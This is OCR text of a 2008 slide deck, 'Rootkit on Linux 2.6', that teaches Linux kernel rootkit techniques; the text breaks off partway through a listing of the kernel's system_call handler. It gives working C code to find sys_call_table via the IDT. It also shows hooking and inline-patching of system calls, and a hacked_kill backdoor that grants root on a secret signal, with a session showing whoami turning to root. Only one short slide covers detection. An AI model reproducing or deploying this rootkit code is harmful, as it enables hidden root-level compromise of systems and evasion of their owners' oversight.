Rootkit on Linux 2.6

WangYao
2008-11-14

ubuntu

NOTE

The report and code is very **evil**
NOT distribute them

ubuntu

Index

- Rootkit In Brief
- How to get sys_call_table
- Simple sys_call_table hook
- Inline hook
- Patching system_call
- Abuse Debug Registers
- Feature
- Reference
- Show Time

ubuntu

Rootkits In Brief

- “A rootkit is a set of software tools intended to conceal running processes, files or system data from the operating system… Rootkits often modify parts of the operating system or install themselves as drivers or kernel modules. ”
- Rootkit, Trojans, Virus, Malware?
  - Now, they often bind together, be called malware.

Rootkits' Category

- UserSpace Rootkit
  - Run in user space
  - Modify some files,libs,config files, and so on.
- KernelSpace Rootkit
  - Run in kernel space
  - Modify kernel structures, hook system calls at the lowest level


Rootkits' Common Function

- Hide Process
- Hide File
- Hide Network Connection
- Back Door
- Key Loger

Rootkits' Key words

- Hijack
- Hook
- System call
- sys_call_table
- sysenter
- IDT
- Debug Register

sys_call_table



ubuntu

How to get sys_call_table

- Historically, LKM-based rootkits used the ‘sys_call_table[]’ symbol to perform hooks on the system calls
- ```
  sys_call_table[__NR_open] = (void *) my_func_ptr;
  ```
- However, since sys_call_table[] is not an exported symbol anymore, this code isn’t valid
- We need another way to find ‘sys_call_table[]’
  ```

How to get sys_call_table

- The function ‘system_call’ makes a direct access to ‘sys_call_table[]’ (arch/i386/kernel/entry.S:240)
- `call *sys_call_table(,%eax,4)`
- In x86 machine code, this translates to:
- `0xff 0x14 0x85 <addr4> <addr3> <addr2> <addr1>`
- Where the 4 ‘addr’ bytes form the address of ‘sys_call_table[]’


How to get sys_call_table

- Problem: ‘system_call’ is not exported too
  - It’s not, but we can discover where it is!
- ‘system_call’ is set as a trap gate of the system (arch/i386/kernel/traps.c:1195):
- `set_system_gate(SYSCALL_VECTOR,&system_call);`
- In x86, this means that its address is stored inside the Interrupt Descriptor Table (IDT)
- The IDT location can be known via the IDT register (IDTR)
- And the IDTR, finally, can be retrieved by the SIDT (Store IDT) instruction

How to get sys_call_table

- Steps to get sys_call_table
  - Get the IDTR using SIDT
  - Extract the IDT address from the IDTR
  - Get the address of ‘system_call’ from the 0x80th entry of the IDT
  - Search ‘system_call’ for our code fingerprint
  - We should have the address of ‘sys_call_table[]’ by now, have fun!

IDT




Relationship of the IDTR and IDT

IDT Descriptor

3 Types:

- Task Gate
- Interrupt Gate
- Trap Gate



get_system_call

```
void *get_system_call(void)
{
    unsigned char idtr[6];
    unsigned long base;
    struct idt_descriptor desc;

    asm ("sidt %0" : "=m" (idtr));
    base = *((unsigned long *) &idtr[2]);
    memcpy(&desc, (void *) (base + (0x80*8)), sizeof(desc));

    return((void *) ((desc.off_high << 16) + desc.off_low));

} /************ fin get_sys_call_table() ************/
```

```
struct idt_descriptor
{
    unsigned short off_low;
    unsigned short sel;
    unsigned char none, flags;
    unsigned short off_high;
};
```

ubuntu

get_sys_call_table

```
void *get_sys_call_table(void *system_call)
{
    unsigned char *p;
    unsigned long s_c_t;
    int count = 0;
    p = (unsigned char *) system_call;
    while (!((*p == 0xff) && (*(p+1) == 0x14) && (*(p+2) == 0x85)))
    {
        p++;
        if (count++ > 500)
        {
            count = -1;
            break;
        }
    }
    if (count != -1)
    {
        p += 3;
        s_c_t = *((unsigned long *) p);
    }
    else
        s_c_t = 0;
    return((void *) s_c_t);
} /********** fin get_sys_call_table() *************/
```

ubuntu

Simple sys_call_table Hook

```
[...]

int (*old_chdir) (const char *);                    /*creo un puntatore a funzione*/

[...]

int init_module(void)                               /*viene eseguita al caricamento del modulo*/
{
   old_chdir = sys_call_table[SYS_chdir] ;          /*salvo l'indirizzo della chiamta di sistema dalla
                                                      sys_call_table al mio puntatore*/
  sys_call_table[SYS_chdir]= (void *) my_chdir;     /*faccio puntare la sys_call_table alla mia
                                                      implementazione della chiamata*/


[...]

}

void cleanup_module(void)                           /*eseguita alla rimozione del modulo*/
{
        sys_call_table[SYS_chdir] = old_chdir;      /*ripristino l'indirizzo originale nella
                                                      sys_call_table*/

[...]

}
```


...
sys_exit
0xc0123456
sys_fork
0xc0789101
sys_read
0xc0112131
Sys_write
0xc0415161
...
0xc0123456: int sys_exit(int)
...
..
0xc0789101: int sys_fork(void)
...
..
0xc0112131: int sys_read(int,void*,int)
...
..
0xc0415161: int sys_write(int,void*,int)
...
..
0xbadc0ded: int hacked_write(int,void*,void)
Hacked Write
0xbadc0ded

Simple kill syscall hook


```
asmlinkage int hacked_kill(pid_t pid, int sig)
{
    struct task_struct *ptr = current;
    int tsig = SIG, tpid = PID, ret_tmp;

    printk("pid: %d, sig: %d\n", pid, sig);
    if ((tpid == pid) && (tsig == sig))
    {
        ptr->uid = 0;
        ptr->euid = 0;
        ptr->gid = 0;
        ptr->egid = 0;
        return(0);
    }
    else
    {
        ret_tmp = (*orig_kill)(pid, sig);
        return(ret_tmp);
    }
    return(-1);
} /********** fin hacked_kill ************/
```

```
$whoami
wangyao
$Kill -s 58 12345
$whoami
$root
```

ubuntu

Inline hook



ubuntu

Inline hook

```
printk("Init inline hook.\n");
s_call = get_system_call();
sys_call_table = get_sys_call_table(s_call);

orig_kill = sys_call_table[__NR_kill];
memcpy(original_syscall, orig_kill, 5);

buff = (unsigned char*)orig_kill;
hookaddr = (unsigned long)hacked_kill;

//buff+5+offset = hookaddr
offset = hookaddr - (unsigned int)orig_kill - 5;
printk("hook addr: %x\n", hookaddr);
printk("offset: %x\n", offset);

*buff = 0xe9; //jmp
*(buff+1) = (offset & 0xFF);
*(buff+2) = (offset >> 8) & 0xFF;
*(buff+3) = (offset >> 16) & 0xFF;
*(buff+4) = (offset >> 24) & 0xFF;
printk("Modify kill syscall.\n");
```

Detect simple sys_call_table hook and inline hook

- Detections
  - Saves the addresses of every syscall
  - Saves the checksums of the first 31 bytes of every syscall's code
  - Saves the checksums of these data themselves
- Now you can't change the addresses in the system call table
- Also can't patch the system calls with jmp's to your hooks
- More Tricks.....

Patching system_call

- How to hook all syscalls, without modify sys_call_table and IDT? You can modify int 0x80's handler(system_call), and manage the system calls directly.

system_call

```
---- arch/i386/kernel/entry.S ----
# system call handler stub
ENTRY(system_call)
    pushl %eax          # save orig_eax
    SAVE_ALL
    GET_THREAD_INFO(%ebp)

